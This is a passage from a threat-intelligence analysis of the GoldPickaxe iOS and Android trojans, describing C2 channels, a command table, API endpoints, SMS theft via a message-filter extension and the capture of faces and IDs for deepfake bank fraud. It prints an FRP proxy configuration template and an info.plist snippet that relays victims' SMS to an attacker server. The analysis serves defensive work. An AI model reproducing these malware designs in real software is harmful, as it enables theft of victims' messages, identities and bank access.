GoldPickaxe family is available on **iOS** and **Android platforms**. When the iOS Trojan was discovered, we believed that it was a modification of the GoldDigger variant for Android. However, the functionalities of the iOS Trojan did not match that of its Android predecessor due to Apple's platform restrictions. Despite the differences, we confirmed that the iOS Trojan was developed by the same threat actor as GoldDigger for several reasons: the chosen **communication mechanism** and the **use of the same cloud bucket URL**. Eventually, we discovered a similar application developed for Android, mirroring the functionalities of the malware for iOS. Hence, we decided to categorize this as a new family separate from GoldDigger.

GoldPickaxe.iOS malware exhibits fewer functionalities compared to its Android sibling due to the closed nature of the iOS platform and relatively stricter nature of iOS permissions. As a result, the iOS version of GoldPickaxe is limited, as it is difficult for iOS malware to achieve the same level of functionality as its Android siblings.

Another feature of GoldPickaxe is that it creates a **SOCKS5 proxy server** and **Fast Reverse Proxy (FRP)**. In order to integrate the FRP library, which was written in **Go**, it utilized Golang mobile binding

for both Android and iOS. This helps to expose the local server behind a Network Address Translation (NAT) or firewall to the internet. All traffic is then redirected through the phone's proxy server, which is started at the same time. We assume that attackers are following these steps to connect to a compromised phone and make a transaction bypassing anti-fraud measures by using the same fingerprint of the device.

Both versions of GoldPickaxe use fake login pages that prompt users to enter their credentials to access the fake Digital pension application. It's not known exactly what the cybercriminals do with this information, but our guess is that it helps them avoid detection. By looking at the information entered, they can presumably determine whether the device belongs to a real user or a security researcher. Group-IB researchers believe that the threat actor requests the phone number to get additional details about the victims, specifically seeking information about banking accounts associated with the victim. This enables the threat actor to identify and install specific banking apps during the money theft stage. The same tactics were used in Gigabud.RAT/Loan.

Figure 15. Login page of the fake app impersonating Digital Pensions in iOS and Android

GoldPickaxe.iOS

As mentioned above, the functionality of the **iOS version** of **GoldPickaxe** is somewhat limited, compared to its Android version. Without extensive knowledge of its Android siblings, classifying it within this family would be challenging. However, our careful analysis has revealed a similarity in communication methods with C2 servers, identical credentials, and shared HTTP API endpoints

when compared to the Android version. These accumulated indicators clearly attribute it to the GoldPickaxe malware family. In the discovered malicious application, all the messages shown to the victims were written in **Thai language**, for this reason, we assume that the discovered application is targeting victims in **Thailand**

The malware's capabilities are not just limited to **the extraction of photos from device libraries**. The malware can also **collect SMS messages**, **capture the victim's face**, and **proxy network traffic through the victim's device**. Like its Android sibling, the malware uses **three communication mechanisms**: **a web socket for receiving commands**, the **HTTP API** for transmitting the results of executed commands, and a **communication channel with a cloud bucket** for information exfiltration. In addition, cybercriminals can also request additional information such as a **photo of the victim's ID card**.

The initial phase involves the creation of recurring tasks that are scheduled to run periodically. These tasks include **sending a heartbeat to indicate device activity**, **verifying application permissions**, **the status of connection to the WiFi** and assessing **connection speed**, the latter of which is done by using the PPSPing library. Requests will be sent to **www.google.com**, and the connection speed results will be sent to the C2 server. This metric can be used to choose a suitable time for exfiltration.

Once started, **GoldPickaxe.iOS** will attempt to connect to the websocket using the **JetFire library**. This library is used to implement websocket clients that can communicate in the background without blocking. If it connects successfully, it starts the **SOCKS5 server** on the local host (**127.0.0.1:1081**). To implement the proxy functionality, they used a lightweight project available on GitHub – **MicroSocks**. At the same time, the reverse proxy is started to enable the connection. Before starting, GoldPickaxe makes an HTTP request to obtain a proxy server configuration. The server configuration is stored on the phone in a file called **newconfig.ini** in the Documents folder. The compromised phone then receives a configuration containing the address of a server under fraudulent control. It uses the following template, which is available in the IPA file.

```
[common]
server_addr = #server_addr
server_port = #server_port
token = #token

[#adid]
type = tcp
local_ip = 127.0.0.1
local_port = 1081
remote_port = #remote_port
```

The websocket listener can process only six commands. To uniquely identify infected devices on the backend, the ID is generated on a phone and sent in response to one of the commands via HTTP requests. As a unique identifier for victims, cybercriminals choose Identifiers for Advertisers (IDFA). SimulateIDFA combines many pieces of device information to create an ID that helps distinguish one device from another. The infected device can be disabled manually by the command from cybercriminals. The full list of commands is presented below:

Table 1. The description of GoldDigger's commands for iOS

head_type	cmd	descriptions
Heartbeat	–	Send an alive ping to C2
init	–	Send information about the compromised phone
message	upload_idcard	Request ID card
	face	Request a video of the face
	upgrade	Display that the system is in use and do not use mobile phones
	album	Synchronise photo library
	again_upload	Upload the video with the victim's face. Highly likely to use once network errors appear during execution of face command
	destory	Disable the application

Two commands require interaction with the victim. The first command asks for an ID card to be uploaded. Both sides of the card are required by cybercriminals: front and back. Once the command has been sent to a phone, a view with tips opens and waits for the user to perform the necessary steps (see Figure 17). The photos are then sent to the C2 server.

In addition, **a photo of the victim's face can be requested**. With the "face" command, the special view is shown to capture the face of the victim. Before capturing, the application shows tips: "Please hold the camera steady", "Please blink". The developers also used **Google's ML Kit for face detection**. The captured output is then uploaded to the cloud.

Figure 16. Displaying the view to request access rights in the fake iOS app

The descriptions of the HTTP API used in the iOS variant of the Trojan are shown below:

Table 2. API endpoint descriptions for the iOS version of GoldPickaxe

API Endpoint	Description

/api/apple/applyauth	Send status of permission
/api/apple/changesignal	Send the result of ping
/api/apple/changewifistatus	Show status of connection to WiFi network
/api/apple/checkdestruction	Check on the back end if the application should be running
/api/apple/getfrpconfig	Get configuration for fast reverse proxy
/api/apple/login	Send a phone number and username on login page
/api/apple/online	Send after receiving “heartbeat” messages from C2
/api/apple/savealbum	Send URL to photo

In addition to the main application, the malware developer has included **an application extension**. In iOS development, an app extension is a way to extend the functionality of an application beyond its core features. App extensions allow developers to provide additional functionality that can be used in different contexts, such as sharing content, providing widgets, custom keyboards, and more.

One of the extensions available for development is **message filtering**. It was originally introduced to allow third parties to fight SMS spam. By exploiting this functionality, GoldFactory implemented their own version of message filtering to harvest messages from victims’ devices. Apple imposes certain restrictions, such as **custom message filters that are only able to access messages from numbers that are not present in the contact list**. Another limitation that presents a challenge for cybercriminals is that victims must manually enable the installed message filter. We believe that the operators will deceive the victims into enabling this feature.



Figure 17. Displaying the threat actors' message filter

The API allows the threat actor to specify a relay in the app extension's info.plist to send all messages to the external server:

```
<key>NSExtension</key>
<dict>
```

```
<key>NSExtensionPrincipalClass</key>
<string>MessageFilterExtension<key>NSExtensionAttributes</key>
<dict>
<key>ILMessageFilterExtensionNetworkURL</key>
<string>https://REDACTED/api/apple/sms_</string>
</dict>
<key>NSExtensionPointIdentifier</key>
<string>com.apple.identitylookup.message-filter</string>
</dict>
```

GoldPickaxe.Android

The Android variant of GoldPickaxe has more functionalities than that of its iOS counterpart. Moreover, we also found that it **disguises itself as over 20 different applications from Thailand's government, the financial sector, and utility companies**, allowing the operators to steal login credentials from these services.

It does appear that **GoldPickaxe.Android** is an **evolved iteration of GoldDiggerPlus**, which we will discuss later. This hypothesis is supported by the presence of many leftover functions that are seemingly left unused.

After entering the username and phone number on the first login page, the victim will be directed to this page to set a password for the **Digital Pension** app. It also does a password validation, which stipulates that if any of the keyed-in numbers are consecutive, it will fail the password validation. Only after this, the application will launch the Settings page and request to enable **Accessibility Service**.



Figure 18. Password request screen in the fake Digital Pension app

In this Trojan, AccessibilityService is leveraged for reading the User Interface (UI) and keylogging. Every 800ms, information displayed on the UI is updated on the C2 side.

The key functionalities of this Trojan are to **steal ID pictures by requesting the user to take a photo of them**, **retrieve pictures from the victim's album, and capture facial recognition data**. To exploit the stolen biometric data, they employ AI-driven face-swapping services, allowing them to authorize in the victim's banking application – a technique we have not observed in other fraud

schemes. When the command `face` is given, a facial scan will be conducted with the session recorded and uploaded. Similarly to the iOS version, when recording a video of their faces, a few instructions will be given such as to blink, smile, face left, face right, nod down, up and to open mouth. This approach is commonly used to create a **comprehensive facial biometric profile**. These videos and pictures are uploaded to the cloud bucket.



Figure 19. A series of screenshots displaying how GoldPickaxe for Android captures a facial biometric profile

